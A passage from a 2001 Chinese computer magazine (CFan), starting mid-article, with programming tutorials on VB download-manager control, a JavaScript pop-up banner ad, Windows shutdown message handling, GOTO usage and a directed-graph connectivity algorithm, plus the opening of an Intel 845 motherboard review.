'成批下载
Const RefUrl = "http://www.cfan.net.cn/qikan/index.htm" '引用URL列表的页面
Const PreUrl = "http://www.cfan.net.cn/qikan/daodu/cfan01" 'URL前缀
Const iMonth = 13 '成批下载《CFan》内容简介的期次
Private Sub InitIt()
  On Error Resume Next
  If optNetAnts.Value = True Then
    '创建NetAnts的对象，并判断是否已经安装
   Set objNetAntsApi = CreateObject("NetAnts.API")
    If Err <> 0 Then
      MsgBox ("NetAnts Not Exist!")
    Else
     Set objUsedObject = objNetAntsApi
    End If
  End If
  If optJetCar = True Then
    '创建JetCar的对象，并判断是否已经安装
   Set objJetCarCatch = CreateObject("JetCar.Netscape")
    If Err <> 0 Then
      MsgBox ("FlashGet(JetCar) Not Exist!")
    Else
      Set objUsedObject = objJetCarCatch
    End If
  End If
End Sub

Private Sub AddAllUrls_Click()
  InitIt
  ReDim arrParams(0 To iMonth * 2)

  '以下生成URL列表数组内容
  arrParams(0) = RefUrl
  For I = 1 To iMonth
    arrParams(I * 2 - 1) = PreUrl & Format(I, "00") & ".htm"
    arrParams(I * 2) = "《电脑爱好者》2001年第" & I & "期内容简介"
  Next I

  '调用添加URL列表函数
  objUsedObject.AddUrlList arrParams
End Sub

Private Sub AddUrl_Click()
  InitIt
  '调用添加URL函数
  Call objUsedObject.AddUrl(tstUrl, tstInfo, tstRefUrl)
End Sub
```

三、测试篇

保存并编译工程，现在你可以选择点击NetAnts或FlashGet(JetCar)单选按钮以选择使用哪一个下载软件。现以选择NetAnts为例，如果你单击“添加下载任务”按钮，该程序将会自动启动网络蚂蚁或者调用已经运行的网络蚂蚁，并且出现“添加任务”对话框，该对话框中的“URL”内容为“http://www.cfan.net.cn/qikan/index.htm”，“注释”文本框为“《电脑爱好者》期刊上网”；如果你单击“成批添加下载任务”。同样，程序将运行网络蚂蚁，出现“添加多个任务”对话框，如图2所示。你可以在其中选择全部文件链接，并单击“确定”按钮下载。

至此，在VB中控制网络蚂蚁和网际快车已经完成，将其添加到你的程序中，那将多酷呀！程序在Windows 98/2000+VB 6.0以及NetAnts 1.23（中文版）、FlashGet 0.95（中文版）环境下调试通过。CF




图2

□河北 佟晓君 马群

弹出式网页广告探秘



我们经常看到页面上有一个小的浮动图像，无论浏览者如何移动页面文档或调整窗口的大小，这个浮动图像总能保证在页面窗口内自由飘浮，这就是著名的“浮动式”页面广告。它的特点是只占用很少的页面空间，但又能最大限度地吸引浏览者的注意力。不过，由于图片尺寸很小，它直接提供的信息量也相对较少，浏览者只能点击图片的链接才能了解更多的信息。本文将要介绍的“弹出式”浮动页面广告正好弥补了这一不足：当鼠标指针指向浮动的小图片时会立即弹出一张大图片，以显示更多的广告信息，当鼠标指针移开时，大图片又会立即消隐。这样既能显示更多的广告信息，又不遮挡过多的页面内容，是一种很理想的网页广告形式。新浪、搜狐等门户网站都已经广泛采用了这种技术。如果能够在自己的个人主页上加入这种技术，想必效果一定不错！

一、程序原理

程序是用JavaScript脚本语言编写的，实现原理大致如下：首先在页面上创建两个浮动于页面文档之上的图层，一个图层放置小的浮动图像，另一个放置弹出的大图像，并在初始化时将放置大图像的图层设置为不可见状态。接着在图层中设置onmouseover=bannerover()和onmouseout=bannerout()属性，当鼠标指针指到图片和离开图片时分别会调用相应的函数显示和消隐广告图片，这样就能达到“弹出式网页广告”的效果。

本例中采用的小图片尺寸为50×50，大图片尺寸为160×160，分别如图1、图2所示。层的初始定位是：小图片距窗口右边界120，距窗口下边界200；大图片距窗口右边界为120+（160-50）=230，距窗口下边界200。这样设置才能够使大图片显示时正好摭挡住小图片。需要注意的是，图层的坐标定位是以它的左上角为基准，坐标均以像素点为单位，图层在文档中的坐标位置是相对于文档的左上角的坐标，而不是窗口左上角。


图1


图2

程序中setTimeout()函数的功能是定时调整图片位置，当页面文档在窗口内上下或左右滚动时，还要动态计算坐标位置，使两个层总能保持与浏览窗口右下角有一个恒定的距离。这样，无论怎样滚动文档或调整窗口大小，广告图片总是可见的。

为了让使用各种浏览器的用户都能够获得最佳浏览效果，程序中还加入了相应的判断代码，具体的请参考程序中的注释。

二、对象属性简介

下面简单介绍一下程序中将要使用的重要的对象属性，这对阅读源代码将有所帮助。以IE浏览器为例：

layer_1.style.top——图层相对于页面文档左上角的Y坐标

layer_1.style.left——图层相对于页面文档左上角的X坐标

document.body.scrollTop——页面文档滚动超过窗口上边界的像素点数

document.body.scrollLeft——页面文档滚动超过窗口左边界的像素点数

document.body.offsetHeight——当前窗口的高度

document.body.offsetWidth——当前窗口的宽度

根据以上的对象属性，下面的语句可动态计算出图层定位的Y坐标：layer_1.style.top=document.body.scrollTop+document.body.offsetHeight-200

有了以上对象属性的介绍，再对照源程序文档，理解程序执行的原理应当是很容易了。

三、程序代码

下面给出带有详细注释的页面文档和广告脚本的源程序文档清单。这是一个实用程序，如果你嫌麻烦的话，只需要修改banner.js脚本程序的起始处的图片文件名和图片的链接地址，就可以直接在自己的网页制作中使用‘弹出式网页广告’了。不要忘了，你应该把banner.htm页面文档、banner.js脚本程序和两个图片文件均放置在相同的目录下面，否则还要修改banner.js程序和图片文件指定相应的目录，程序才能正常执行。

1.广告脚本程序banner.js文档清单

```
// 弹出式浮动广告 javascript 程序 - 文件名：banner.js
//------程序的初始设置------
//将页面上显示的小图片文件名存入 small_pic 变量
var small_pic="small.gif";
//将弹出的大图片文件名存入 big_pic 变量
var big_pic="big.gif";
//将图片的链接地址存入 link 变量
var link="http://www.sohu.com";

//判断浏览器的类型
document.ns = navigator.appName == "Netscape"
//广告图片的初始定位函数
```

```
function bannerload()
{
if (navigator.appName == "Netscape")
{//如果是Netscape浏览器则执行下面的语句
document.layer_1.pageY=pageYOffset+window.innerHeight-200;
document.layer_1.pageX=pageXOffset+window.innerWidth-120;
document.layer_2.pageY=pageYOffset+window.innerHeight-200;
document.layer_2.pageX=pageXOffset+window.innerWidth-120-(160-50);
bannermove();
}
else
{//如果是IE浏览器则执行下面的语句
layer_1.style.top=document.body.scrollTop+document.body.offsetHeight-200;
layer_1.style.left=document.body.scrollLeft+document.body.offsetWidth-120;
layer_2.style.top=document.body.scrollTop+document.body.offsetHeight-200;
layer_2.style.left=document.body.scrollLeft+document.body.offsetWidth-120-
(160-50);
bannermove();
}
}
//页面上浮动图片的动态定位函数
function bannermove()
{
if(document.ns)
{//如果是Netscape浏览器则执行下面的语句
document.layer_1.top=pageYOffset+window.innerHeight-200
document.layer_1.left=pageXOffset+window.innerWidth-120;
document.layer_2.top=pageYOffset+window.innerHeight-200
document.layer_2.left=pageXOffset+window.innerWidth-120-(160-50);
setTimeout("bannermove();",1000);
}
else
{//如果是IE浏览器则执行下面的语句
//计算两个图层相对于文档左上角的X和Y坐标
layer_1.style.top=document.body.scrollTop+document.body.offsetHeight-200;
layer_1.style.left=document.body.scrollLeft+document.body.offsetWidth-120;
//大图片图层的Y坐标定位
layer_2.style.top=document.body.scrollTop+document.body.offsetHeight-200;
//大图片图层的X坐标定位
//注意：下面的参数160是大图片的宽度，50是小图片的宽度
//可根据图片的实际尺寸修改
layer_2.style.left=document.body.scrollLeft+document.body.offsetWidth-120-
(160-50);
//定时调用动态定位函数
setTimeout("bannermove();",1000);
}
}
//在Netscape浏览器环境下刷新文档窗口
function MM_reloadPage(init) { //reloads the window if Nav4 resized
if (init==true) with (navigator) {if ((appName=="Netscape")&&(parseInt
(appVersion)==4)) {
document.MM_pgW=innerWidth; document.MM_pgH=innerHeight;
onresize=MM_reloadPage; }}
else if (innerWidth!=document.MM_pgW || innerHeight!=document.MM_pgH)
location.reload();
}
MM_reloadPage(true)
//定义鼠标指针指向小图片时弹出大图片的函数
function bannerover()
{
if(navigator.appName == "Netscape"){
document.layer_2.visibility="show";
}else
{
layer_2.style.visibility="visible";
}
}
//定义鼠标指针离开图片时消隐大图片的函数
function bannerout()
{
if(navigator.appName == "Netscape"){
document.layer_2.visibility="hide";
}else
{
layer_2.style.visibility="hidden";
}
}
//页面上动态生成两个图层，并在层内放置图片和设置图片链接地址
if (navigator.appName == "Netscape")
{//如果是Netscape浏览器则执行下面的语句
document.write("<layer id=layer_1 top=300 width=64 height=80><a
href='"+link+"' onmouseover=bannerover() onmouseout=bannerout() border=0
target=_blank><img src=pic.gif border=0></a></layer>"
+"<layer id=layer_2><a href='"+link+"' onmouseover=bannerover()
onmouseout=bannerout() border=0 target=_blank><img src=love.jpg border=0>
</a></layer>");
bannerload()}
else
{//如果是IE浏览器则执行下面的语句
document.write("<div id=layer_1 style='position: absolute;width:64;top:300;
visibility: visible;z-index: 1'><a href='"+link+"' onmouseover=bannerover()
onmouseout=bannerout() target=_blank><img src='"+small_pic+"' border='0'>
</a></div>"
+"<div id=layer_2 style='position: absolute;visibility: hidden;z-index: 10'><a
href='"+link+"' onmouseover=bannerover() onmouseout=bannerout()
target=_blank ><img src='"+big_pic+"' border='0'></a></div>");
bannerload()
}
```

2.使用banner.js弹出广告程序的主页面文档

```
<html>
<head>
<title>指点弹出式广告演示程序</title>
<meta http-equiv="Content-Type" content="text/html; charset=gb2312">
</head>
<body bgcolor="#FFFFFF">
<p>
<script language=JavaScript>
document.write("<p>这是一个弹出式图片广告程序演示页面。只要把你的鼠标指针指向页面右下方的浮动广告图像，就可以在图像的左面弹出一个较详细的广告说明图片</p>");
</script>
<!--下面的语句调用了广告程序脚本-->
<SCRIPT language=JavaScript src="banner.js"></SCRIPT>
</body>
</html>
```



Í¼3

程序的最终结果如图3所示。程序在Netscape 4.0、IE 4.0以上版本调试通过。

编程的乐趣在于其可自由自在地展现想象，如果一会儿被这个框框住，一会儿又被那个框框住，恐怕早就没有什么乐趣可言了。

编程中，关机的障碍与GOTO的困惑

——《编程黑马真言》精彩预览

程序设计中，时常会遇到一个问题，就是当我们的程序正在工作并且没有对数据进行保存的情况下，用户选择了关闭系统，而我们的程序也无奈地被系统从内存中清除。如何才能让我们自己的程序在系统关闭的过程中拥有更强大的权利？

焦点一：获得高于关机的权利

在选择关闭计算机并按下确定键后，等待着安全关机提示的出现，但只听嘟的一声，一个对话框跳了出来："是否保存对xxx.doc的修改？"原来是一个编辑中的Word文档尚未保存，此时若选择取消，关机过程就会停止，视窗系统恢复到正常工作状态。这就是我们要达到的目标！

那么实际原理如何？在选择关机时，视窗系统会把关机信息传递给桌面上正在运行的应用程序，这是操作系统与应用程序的一种协作条约，这种协作是为了让运作逻辑更加合理，若关机会让任何尚未保存的文档化为一缕青烟，定会让人愤愤不平。再解释细致一些，关机是通过ExitWindowsEx这个系统API实现的，它会向桌面上运行着的应用程序发送一个WM_QUERYENDSESSION消息以询问关机是否可行，而这就是应用程序玩弄权术的时候。

```
LRESULT CALLBACK WndProc(HWND hWnd, UINT message, WPARAM wParam, LPARAM lParam)
{
    switch(message)
    {
        case WM_QUERYENDSESSION:
            break;

        default:
            return DefWindowProc(hWnd, message, wParam, lParam);
    }
    return 0;
}
```

正如这段代码所示，若系统内某一窗口的消息处理例程选择对WM_QUERYENDSESSION这个消息进行自定义处理而非默认传递给DefWindowProc，而在自定义处理过程中又直接或在某限定时限内返回零，那么这就等于告诉操作系统：我不允许关机！于是，关机过程便被强行中止了。

在程序设计中还存在着各种各样的"忌讳"和"规矩"，比如嵌套的深度和退格之间的关系；比如条件式中一不小心的死循环；比如程序中途引用没有声明过的变量……当然最最最忌讳的还应该是GOTO的运用。

焦点二：GOTO并非洪水猛兽

几乎所有的程序学习者都在老师、前辈或者同道好友中得到过不止一次的提醒，那就是无论如何都不要使用GOTO语句，GOTO是Spaghetti的制造者！Spaghetti是指那种缠绕在一起的细面条，放在编程中就是指混乱的代码逻辑，而对GOTO的运用则常成为混乱产生的主要原因。逻辑混乱可谓罪大恶极，编程初学者就算不懂什么是寄存器也一定晓得GOTO的坏名声。在我最初接触C 的时候，GOTO的诱惑是让人无法阻挡的，但在写下几个遍布GOTO的小程序后，大多GOTO都逐渐为FOR/WHILE/DO所取代。现在看来，我承认几乎没有不得不依赖于GOTO的情况存在，但这并不等价于GOTO就一无是处。先来看看何时运用GOTO是危险的。之所以Spaghetti会与GOTO联系在一起，就是由于GOTO本身很容易扰乱代码逻辑并加大模块耦合度。一般来说，两三个相互穿插的GOTO就足以让源码变得难以理解，尽管利用GOTO写出此类代码是一件非常容易的事情，下面是最简单的示例：

```
int    array[11][11];
int    x = 0;
int    y = 0;
outlooptop:
y = 0;
inlooptop:
array[x][y] = 11;
++y;
if(y < 11)   goto inlooptop;
++x;
if(x < 11)   goto outlooptop;
```

此代码段已再简单不过，它负责完成二维整型数组array的初始化，但由于通过GOTO实现，读起来给人感觉还是有些麻烦，若换用FOR实现则会简洁许多。所以，运用GOTO的禁忌很多，跳转范围过大以及任何交错跳转(包括单一逆向跳转)都会大大影响源码质量。此外，如今对GOTO提供支持的编程语言大都对其使用加以种种限制(比如跳转范围限制)，而这些限制在提高源码安全性的同时也加大了运用GOTO的难度。鉴于此，我不会把GOTO用在逻辑主线的实现中，但在一些特殊情况下，GOTO还是有其便利之处，比如在多层嵌套循环中，当某一特殊条件得到满足，利用GOTO直接跳出循环是绝对可取的，这也是许多语言都提供有BREAK、CONTINUE的原因(关键字在不同语言中存在差异)，它们不过是GOTO的限制版而已。

GOTO的另一用途就是协助错误处理，这也是我最为放纵GOTO的地方。许多时候，在错误出现后，程序都要做些清理工作，此时运用GOTO则不会对源码质量带来什么负担。还记得VB中的On Error GoTo吗？那里GoTo的意义就正在于此。下为示例模型：

```
void foo()
{
  ……
    bool     bError;
    bError = foo1();
    if(false == bError)   goto cleanup;
    bError = foo2();
    if(false == bError)   goto cleanup;

    bError = foo3();
    if(false == bError)   goto cleanup;
  ……
cleanup:
     // 此处放置清理代码
}
```

事实上，GOTO本身并不存在任何问题，我们应关心源码质量的改变而并非一定要远离GOTO，这样的思维逻辑才是正确的。若你有兴趣，可以研究一下MFC的实现，你会发现其中就包含有大量的GOTO。最后重复一遍：我承认几乎没有必须依赖于GOTO的情况存在，在逻辑主线的实现中我也不会显式调用GOTO，但在一些特殊情况下，GOTO或许是最好的选择。

通过上面的部分知识点我想大家应该能够明白一些道理，其实这都是精心筹划、制作一年之久的一本叫做《编程黑马真言》图书的冰山一角。有兴趣了解更多内容的读者朋友们可以到www.cfan.com.cn/cm/heima.html了解详情。CF

如何编程求有向图的单向连通分支

□北京 罗光宣 任琼英 晓海

（一） 问 题

如果在一个有向图中取一组顶点，满足：

（1） 其中任意甲乙两点间，一定存在其中一点至另一点的通路(即存在甲至乙或乙至甲的通路)。

（2） 如果再向该组点中加入该图的其他点后，则一定存在两点间没有任何单向连通的通路。

则称这一组点构成该有向图的一个单向连通分支。

例如：图1的单向连通分支有{V0,V1,V2,V3},{V0,V1,V2,V4}与{V0,V1,V2,V5}；图2的单向连通分支有{V0,V1,V2}；图3的单向连通分支有{V2,V3,V0}与{V2,V3,V1}。




图 1




图 2




图 3

请编一程序，输入一有向图的数据，给出该图所有的单项连通分支。

（二） 分 析

擂台赛栏目曾在2001年第6期讨论过如何判断一个有向图是否是一个强连通图、单向连通图或弱连通图的问题，在2001年第12期又讨论过如何求一个有向图的所有强连通分支的问题，我们将在这两期讨论的基础上继续讨论本期问题的解决。

我们可以通过对有向图的简单分析得到如下结论。

由于有向图的环不影响单项连通分支的讨论，这里都先将环去掉后再作如下讨论。

结论1：有向图中的一个强连通分支中的点一定同在或同不在一个单向连通分支中，即不会一部分强连通分支的点在一单向连通分支中，而另一部分点不在。

结论2：一个单项连通分支，一定存在一条通路(或回路)通过该单项连通分支的所有点。通路只存在三种情况：通路是一个回路；通路不是回路，起点在有向图的一个入度为0的点上；通路不是回路，但起点在一(局部)回路上。

三种情况的实例依次分别如图2的v0-v1-v2-v0；图1的v0-v1-v2-v4与图3的v2-v3-v0。

结论3：对一个有向图，如果先经过一个预处理：先将该图的所有强连通分支合并为一个点，可得到一个新的有向图，这里称新的有向图为原有向图的强连通聚合图，则原图的任何一个单项连通分支在强连通聚合图中对应一条不可扩充的非回路的通路，该通路的起点是一入度为0点。

例如：图1中有一强连通分支{v0,v1,v2}，可聚合为一个点得到聚合后的图如图4所示。其中v012对应原图的强连通分支{v0,v1,v2}。




图 4

则有通路v012-v4，v012为入度为0点，对应单项连通分支{v0,v1,v2,v3}...

（三） 算 法

(1) 去掉有向图G的环；

(2) 求有向图G的强连通分支，按其对原图点集的划分，合并强连通分支的所有点为一点，得到原图的强连通聚合图G'。

(3) 查询G'的所有点，对入度为0点，递归搜寻各向前通路至每一不可再前行点时，可对应得出一单项连通分支。

例如对图1的图G，可变换得图4的图G'，询各点，知v012入度为0，递归可得：有三通路v012-v3，v012-v4，v012-v5；而对v3，v4，v5都入度为1非0，不必再递归查通路，最后即得原图的所有3个单项连通分支。

其中第(2)步可参考第12期的方法与程序。

（四） 源 程 序

```
/* 该程序求有向图的单向连通分支
   罗光宣  任琼英  晓海2001.6.15  VC6.0通过  */
#include <stdio.h>
#include <stdlib.h>

int n,m,**pd;  //n:有向图点数; m:处理过程中当前己处理点数; pd:有向图邻接矩阵
int *vmk,imk;  //vmk[n]:点的归类类别; imk:当前处理的类别值

//该函数读有向图数据,并得到对应简单图的邻接矩阵
int rdata(char *fn)
{ FILE *fp;
  int i,j,m,v1,v2;
  if((fp=fopen(fn,"r"))==NULL)return(-1);
  fscanf(fp,"%d %d",&n,&m);
  if(n==0)return(-2);
  if((pd=(int **)malloc(n*sizeof(int *)))==NULL)return(-3);
  for(i=0;i<n;++i)if((pd[i]=(int *)malloc(n*sizeof(int)))==NULL)return(-4);
  for(i=0;i<n;++i)
   for(j=0;j<n;++j)
     pd[i][j]=0;

  for(i=0;i<m;++i)
  {  fscanf(fp,"%d %d",&v1,&v2);
     if(v1!=v2 || pd[v1][v2]==0)pd[v1][v2]=1;
  }
  return(1);
}

//该函数寻找从第i0点出发,且回到第imk类点的通路或回路,如找到将路径中点归入第imk类
// 函数返回1值,找不到则返回 -1值
int getpdc(int id)
{ int i;

  if(m>n)return(-1);
```

```
  for(i=0;i<n;++i)
      if(i!=id && pd[id][i]!=0)
       if(vmk[i]==imk)return(1);
       else if(vmk[i]==0)
       { pd[id][i]=0;
          vmk[i]=-imk;   ++m;
          if(getpdc(i)>0){vmk[i]=-vmk[i];return(1);}
          else {pd[id][i]=1; vmk[i]=0;  --m;}
       }
   return(-1);
}

//该函数求强连通分支
void pjg(void)
{
 int i,*vh;
 if(rdata("input.dat")<0)//读有向图数据
 { printf("\n数据文件数据读入不正确!"); exit(1);}

 vmk=(int *)malloc(n*sizeof(int));
 vh =(int *)malloc(n*sizeof(int));
 for(i=0;i<n;++i)
 { vmk[i]=0; vh[i]=0; }

 imk=1; vmk[0]=imk; m=1;

 while(m<n)
 {
lin1:
   for(i=0;i<n;++i)//
     if(vmk[i]==imk && vh[i]==0)
     {vh[i]=1; getpdc(i);
      goto lin1;
     }
     if(m>=n)break;

    ++imk;
   for(i=0;i<n;++i)
       if(vmk[i]==0)
        {vmk[i]=imk; ++m; break;}
 }
free(vh);
}

//该函数求以入度为0点的不含回路有向图所有单向连通分支
int **pdh,*vdh,idh,inc;
void gcc(int i0)//
{   int i,j,h;
    for(i=0,h=0;i<imk;++i)
         if(pdh[i0][i]!=0)
        {vdh[idh]=i;++idh;
          gcc(i);
                 --idh; ++h;}
      if(h==0)
       { printf("\n第%d个单向连通分支含点:\n",++inc);
        for(i=0;i<idh;++i)
          for(j=0;j<n;++j)if(vmk[j]==vdh[i]+1)printf("%d ",j);
       }
}

main()
{ int i,j;

   pjg();//求强连通分支

   if((pdh=(int **)malloc(imk*sizeof(int *)))==NULL)exit(-3);
   if((vdh=(int * )malloc(imk*sizeof(int  )))==NULL)exit(-3);
  for(i=0;i<imk;++i)
  { if((pdh[i]=(int *)malloc(imk*sizeof(int)))==NULL)exit(-4);
      for(j=0;j<imk;++j)pdh[i][j]=0;
    }

    for(i=0;i<n;++i)
      for(j=0;j<n;++j) //有向图强连通聚合变换
       if(pd[i][j]!=0 && vmk[i]!=vmk[j])pdh[vmk[i]-1][vmk[j]-1]=1;


    inc=0;
    for(i=0;i<imk;++i)
    {  for(j=0;j<imk;++j)
          if(pdh[j][i])goto nline;
         vdh[0]=i; idh=1;
        gcc(i);
     nline: continue;
    }
    printf("\n*** 共含%d个单向连通分支! ***",imk);
    for(i=0;i<n;++i)free(pd[i]);
    for(i=0;i<imk;++i)free(pdh[i]);
    free(pd);free(vmk);
    free(pdh);free(vdh);   exit(0);
}
```

（五） 运行实例

例1：对图1运行结果为:
第1个单向连通分支含点:
0 1 2 3
第2个单向连通分支含点:
0 1 2 4
第3个单向连通分支含点:
0 1 2 5
*** 共含3个单向连通分支! ***

例2：对图2运行结果为:
第1个单向连通分支含点:
0 1 2
*** 共含1个单向连通分支! ***

例3：对图3运行结果为:
第1个单向连通分支含点:
2 3 0
第2个单向连通分支含点:
2 3 1
*** 共含2个单向连通分支! *** CF

2001年第12期擂台赛获奖名单

擂　主: 周方军(贵州)
优秀奖: 艾　军(湖北)　周明朝(西安)　张　前(广西)　方新华(河北)　丁贵富(陕西)　王东梅(天津)　蒋　薄(河南)　邹　涛(哈尔滨)　任芳芳(海南)
本期评委: 吴文虎　刘雅英　罗光宣　陈　虔　晓　海

本期奖品由北京中迈智讯科技发展有限公司提供,擂主将获得价值1千余元的扫描仪一台,优秀选手获2D鼠标一个。


E-mail：test@cfan.com.cn

□北京　ken　李健

八款845主板横向测试

英特尔于2000年11月在全世界正式发表Pentium4处理器，并且同步推出了第一款支持Pentium4处理器的850芯片组。850 芯片组设计上搭配支持的是价位和性能较高的Rambus内存，Rambus内存采用双处理管道设计，能够满足Pentium4高达400MHz(3.2GB/s) 的数据吞吐流量下的带宽需要，而且在频率越高的情况下越能体现Rambus的优越性能，但其主板PCB布线要求过高，零组件的综合成本过于昂贵，使得P4+850+Rambus组合的性价比（Cost/Perforamnce)无法在目前市场不太景气的环境下广获用户认同。反观劲敌AMD的Athlon+DDR的平台性价比就要出色得多，更容易得到大多数用户的支持，甚至连PentiumIII/Celeron+PC133 SDRAM的平台，都仍是市场上最受欢迎的主流产品之一。

出于不得已，英特尔Pentium4处理器平台一连串的降价策略出台，包括加快Pentium4处理器的零售价格的降价节奏和重新定制Rambus内存的折让(Rebate)方式(具体体现为降低搭配主板销售的价格等)。这种策略使得销售情况在第二季后期渐有起色，但这样也严重地挫伤了英特尔对PentiumIII 处理器的市场定位计划，很多用户也因此产生了Pentium III以及Tualatin处理器是过渡性产品的疑虑。




Intel 的辉煌仍在继续

为了改变目前的不利影响，及时调整新的市场定位，英特尔在上个月底正式推出了支持PC133 SDRAM(SDR)的Pentium4平台845芯片组，使得四层板的、支持廉价SDR内存的P4系统平台成为可能。看到这里我们可能有些熟悉的回忆，当初英特尔在发布820芯片组时也有过Rambus成本的困扰，因此英特尔发布了815芯片组来稳定低价系统平台市场的地位。历史和今天总是惊人的相似，英特尔的故伎重演是否会让其目前混乱的产品定位出现转机呢？845芯片组会不会像815芯片组那样获得成功？带着这些疑问，CFan评测室以最快的速度收集了一些即将上市或已在市面上销售的845主板进行横向评测，希望通过这次评测能够使大家多一些对845主板的认识，并为大家组建845平台送上一份参考。


老款423pin和新款478pin奔腾4处理器

了解英特尔845芯片组



845 芯片组规格	
处理器支持	Intel mPGASocket478 Pentium4
北桥芯片编号	82845MCH
前端总线频率	400MHz
内存总线	133MHz@64bit
支持内存类型	PC133 SDRAM（1.06GB/s）
最大内存容量支持	3GB（3072MB）
南桥芯片编号	82801BA(ICH2)
南北桥互连技术	Intel Hub Architecture
带宽（MB/s）	@266MB/sec
ACR 扩充槽支持	NO
整合音效	AC’97 2.1
整合数据控制器	MC’97
整合网络控制器	Intel Ethernet MAC 10/100Mbps
PCI 驱动能力	5PCI
IDE 介面 & 传输规格	ATA 33/66/100
USB 扩充界面	4 组，两个 USB 控制器
Super I/O 芯片支持	LPC 规格的 Super I/O
I/O APIC 支持	YES
电源管理规格	ACPI/APM/PCI/PM
万颗单位单价（美元）	42.5


英特尔的845芯片组在今年六月台北国际计算机展上曾备受关注，因其定位关系，获得一、二线主板大厂的支持，相关845芯片组的主板产品纷纷被各厂家列到生产计划中。那么这款芯片组的吸引力究竟在什么地方呢？据我们所知，845芯片组和850芯片组的主要规格除对内存模块类型的支持不同外，其他方面倒没有什么大的差别，甚至连南桥芯片仍然都是82801BA(ICH2)。不过845MCH北桥芯片使得850芯片原本支持的Pentium4总线带宽需求高达3.2GB/s，现在因为要支持PC133 SDRAM(SDR)，内存带宽降到了

1.06GB/s，也就是说内存带宽整整减少了三分之二！关于845主板的最大争议也就在于此。很多人说845主板的价格并不能说很便宜（目前光该芯片组的价格就高达42.5美元，这还是万片量的单价），如此大幅度的性能损失反而让845的性价比不高，相比VIA更早推出的支持Pentium4+DDR内存的P4X266芯片组主板价格要贵出不少，845主板定位再次受到质疑。

我们承认，845主板是过渡产品的嫌疑很大，有传闻说845主板真正的最佳性能发挥是在支持DDR内存的条件下产生的。845D芯片组规格本来就支持DDR双倍数据传输内存模块，但英特尔表示在2002年前所有的845主板不会提供DDR内存总线支持，从一些网上传言中我们听闻英特尔会提前这项计划，虽然该事件的真实性待查证，不过话又说回来，谁又敢保证这不是真的呢？还有，搭配845MCH芯片的南桥芯片82801BA(ICH2)可能会在今后改为性能更为强大的ICH3芯片，ICH3据说将支持USB2.0及ATA133等最新的规格，虽然这个消息也未经最后证实，不过如果消息为真，新款的845主板性价比无疑会更高！

这一系列令人振奋又不利的消息可能会影响现在规格下的845主板的前景，不过我们要提醒各位读者的是，在目前支持英特尔新款Socket478 Pentium4处理器的低价主板中仅有845主板，也就是说，你想在近期升级新的Socket478 Pentium4处理器平台，就必须选择845主板来支持，这也是你惟一的选择！

GIGA 8IDXH（P4 Titan-SDRAM）



技嘉（GIGA）的主板向来以功能繁多、性能稳定而著名，这款主板也不例外。8IDXH主板为传统的浅蓝色PCB板，主板布局合理、干净，用料精致，采用了三条SDRAM DIMM插槽、一条CNR插槽、1条AGP4X插槽、6条PCI插槽，还提供了2个USB接口，最多可扩充至4个，单从扩充性能来看，空间巨大。8IDXH主板没有使用太多夸张的大容量滤波电容，9个紫色的高品质固体电容隐蔽地排列在CPU插座旁，同时混合使用的还有少数容量较大的直立式滤波电容，可减少系统中其他部分负载变化而引起的电压波动的影响，并将电磁辐射减少到最小，从而保证系统及硬件工作的稳定性。有意思的是，这款主板电源插口只有20针ATX规范接口和一个12V ATX四针口，并非完全符合Pentium4所要求的ATX 2.03规范，也就是说少了一个6pin电源接口。但从其在我们测试中的表现来看，这并不影响系统的稳定应用，而且其他845主板也有采用这种设计的例子。

这款主板除了支持AC '97音效外，还单独集成了Creative 5880音效芯片（支持4声道输出），这样一来就提供了更好的多媒体应用方案，性价比很高。和传统高档技嘉主板一样，8IDXH也支持Dual BIOS（双BIOS技术），提供了安全防病毒方案，这项技术一向颇受许多用户的喜爱。不过我们也注意到这次两个BIOS都是固化在主板上的，更换较为不便。顺便还要提一提的是，这款主板自行设计了搭配主板专用的CPU风扇，主要用意是更方便安装。

在应用中我们还发现，这款主板CMOS可设置成英语、法语、荷兰语、西班牙语、繁体及简体中文等多种语言，这在我们这次评测的主板当中是惟一一款，最大的好处就是用户可以不再受“E文”之苦了。另外，这款主板还附带了easytune III超频软件工具。


ECS P4IBMS



